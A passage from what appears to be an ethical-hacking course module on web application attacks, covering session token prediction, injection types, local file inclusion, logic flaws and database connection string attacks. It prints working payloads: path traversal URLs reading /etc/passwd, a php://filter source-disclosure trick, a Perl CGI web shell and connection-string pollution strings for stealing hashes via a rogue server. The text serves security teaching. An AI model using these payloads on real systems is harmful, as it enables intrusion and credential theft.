- **Man-in-the-Middle (MITM) Attack**: Attackers intercept communication between two systems on a network. They divide the network connection into two: one between the client and the attacker, and the other between the attacker and server, which then acts as a proxy in the intercepted connection.
- **Session Hijacking**: Attackers steal the user session ID from a trusted website to perform malicious activities.
- **Session Replay**: Attackers obtain the user session ID and then reuse it to gain access to the user account.

Attacking Session Token Generation Mechanism

To determine the session token generation mechanism in a session management attack, attackers steal valid session tokens and then predict the next session token.

Through session prediction, attackers identify a pattern in the session token exchanged between the client and the server. This can happen when the web application has weak, predictable session identifiers. For example, when the web application assigns a session token sequentially, attackers can predict the previous and next session tokens by knowing any session ID. Before predicting a session identifier, attackers have to obtain sufficient valid session tokens for legitimate system users.

- **Weak Encoding Example**

  When hex encoding an ASCII string user=jason;app=admin; date=08/01/2020, you can predict another session token by just changing the date and use it for another transaction with the server.

  ```
  https://www.certifiedhacker.com/checkout?
  SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%
  6E%3B%64%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30
  ```

- **Session Token Prediction**

  - Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex encoding, Base64) or any pattern
  - If any meaning can be reverse engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
  - Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

First, sniff network traffic for valid session tokens and then use them to predict the next session token. Use the predicted session ID to authenticate with the target web application.

The steps for session token sniffing are as follows:

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and MITM attacks

Thus, sniffing the valid session token is important in session management attacks.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer that allows attackers to capture and interactively browse network traffic. Wireshark captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, and FDDI networks, thus helping attackers sniff session IDs in transit to and from a target web application.




Figure 14.74: Screenshot of Wireshark

Perform Injection/Input Validation Attacks

- Supply crafted malicious input that is syntactically correct according to the interpreted language being used to break application's normal intended use

Web Scripts Injection
- If the user input is used in dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection
- Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection
- Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection
- Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection
- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow
- Injects a large amount of bogus data beyond the capacity of the input field

SQL Injection
- Enter a series of malicious SQL queries into input fields to directly manipulate the database

File Injection
- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection

Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to add their own files on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters

Evade added .php and other extensions of the file

- File extensions are added using PHP code:

```
$file = $_GET['page'];
require($file.".php");
```

- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

```
http://xyz.com/page=../../../../../../etc/passwd%00
```

- Another method to evade the added php is to add a question mark (?) to the attack string

```
http://xyz.com/page=../../../../../../etc/passwd?
```

Bypassing .php execution

- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

```
http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
```

Perform Injection/Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection**: If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection**: Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) vulnerability enables attackers to add their own files on a server via a web browser. Such vulnerability arises when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into **require ()** without proper validation.

```
$file = $_GET['page'];

require($file);
```

In this case, an attacker can just insert this string and fetch the **/etc/passwd** file using the following URL:

```
http://xyz.com/page=../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

  In general, file extensions are added using PHP code as follows:

  ```
  $file = $_GET['page'];

  require($file.".php");
  ```

  Now, php is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`%00`) at the end of the attack string, the **.php** can be easily evaded:

  ```
  http://xyz.com/page=../../../../../../etc/passwd%00
  ```

  Another method to evade the added php is to add a question mark (?) to the attack string:

  ```
  http://xyz.com/page=../../../../../../etc/passwd?
  ```

- **Bypassing .php execution**

  LFI vulnerability can read **.txt** files but not **.php** files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in php filter as follows:

  ```
  http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
  ```


  Here, the php filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

  ```
  base64 -d savefile.php
  ```

Attack Application Logic Flaws

- Most application flaws occur due to the negligence and false assumptions of web developers
- Completely examine the web applications to identify logic flaws for exploitation
- Use tools like Burp Suite to manipulate the requests to the web applications

Retail Web Application Logic Flaw Exploitation Scenario



Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

  In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to

avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.





Figure 14.75: Screenshot displaying web application logic flaw exploitation



Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- **Attacks on the access mechanism**

  The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

  - Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
  - Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.

- **Attacks between applications**

  Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

```
#!/usr/bin/perl
use strict;
use CGI qw(:standard escapeHTML);
print header, start_html("");
if (param()){my $command = param("cmmd");
$command=`$command`;
print "$command\n";}
else {print start_form(); textfield("command");}
print end_html;
```

  By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

  Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.

Attack Database Connectivity

- Database connection strings are used to connect applications to database engines
- Example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User
ID=Username; Password=pwd;"
```

- Database connectivity attacks exploit the way applications connect to the database instead of abusing database queries

Types of Data Connectivity Attacks

01 Connection String Injection

02 Connection String Parameter Pollution (CSPP) Attacks

03 Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, inject parameters in a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when dynamic string concatenation is used to build connection strings based on user input

Before Injection

```
"Data Source=Server;Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server;Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

- When the connection string is populated, the *Encryption* value will be added to the previously configured set of parameters

Connection String Parameter Pollution (CSPP) Attacks

- Try to overwrite parameter values in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of the Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- `Data source = myServer; initial catalog = dbl; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;`
- Sniff Windows credentials (password hashes) when the application uses its Windows credentials to attempt a connection to *Rogue_Server*

Port Scanning

- Try to connect to different ports by changing the value and seeing the error messages obtained
- `Data source = myServer; initial catalog = dbl; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;`


Hijacking Web Credentials

- Try to connect to the database by using a Web Application System account instead of using credentials that would be provided to a user
- `Data source = myServer; initial catalog = dbl; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;`

Connection Pool DoS

- Examine the connection pooling settings of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users

- **Example:**
  - In ASP.NET, the default maximum allowed connections in the pool are 100 and the timeout is 30 seconds



- Thus, run 100 multiple queries, each with an execution time of 30+ seconds, within 30 seconds to cause a connection pool DoS to prevent others from being able to use the database-related parts of the application

Attack Database Connectivity

Database connection strings are used to connect applications to database engines. In these attacks, attackers target a database connection that forms a link between a database server and its client software. A web application establishes a connection with the database by providing a driver with a connection string that holds the address of a specific database or server and offers instance and user authentication credentials.

For example:

```
Server=sql_box; Database=Common; User ID=uid; Pwd=password;
```

Attacking data connectivity can result in unauthorized control over the database. Attacks on data connectivity provide attackers with access to sensitive database information. Database connectivity attacks exploit the way in which applications connect to the database instead of abusing database queries.

For this purpose, use methods such as connection string injection attack, hash stealing, port scanning, and hijacking web credentials.

The following is an example of a common connection string used to connect to a Microsoft SQL Server database:

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial
Catalog=DataBase; User ID=Username; Password=pwd;"
```

Data connectivity attacks are of the following types:

- **Connection String Injection**: In a delegated authentication environment, attackers inject parameters in a connection string by appending them with a semicolon. This can occur when dynamic string concatenation is used to build connection strings according to the user input.
- **Connection String Parameter Pollution (CSPP) Attacks**: Attackers overwrite parameter values in the connection string.
- **Connection Pool DoS**: Attackers examine the connection pooling settings of the target application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all the connections in the connection pool, causing database queries to fail for legitimate users.

Connection String Injection

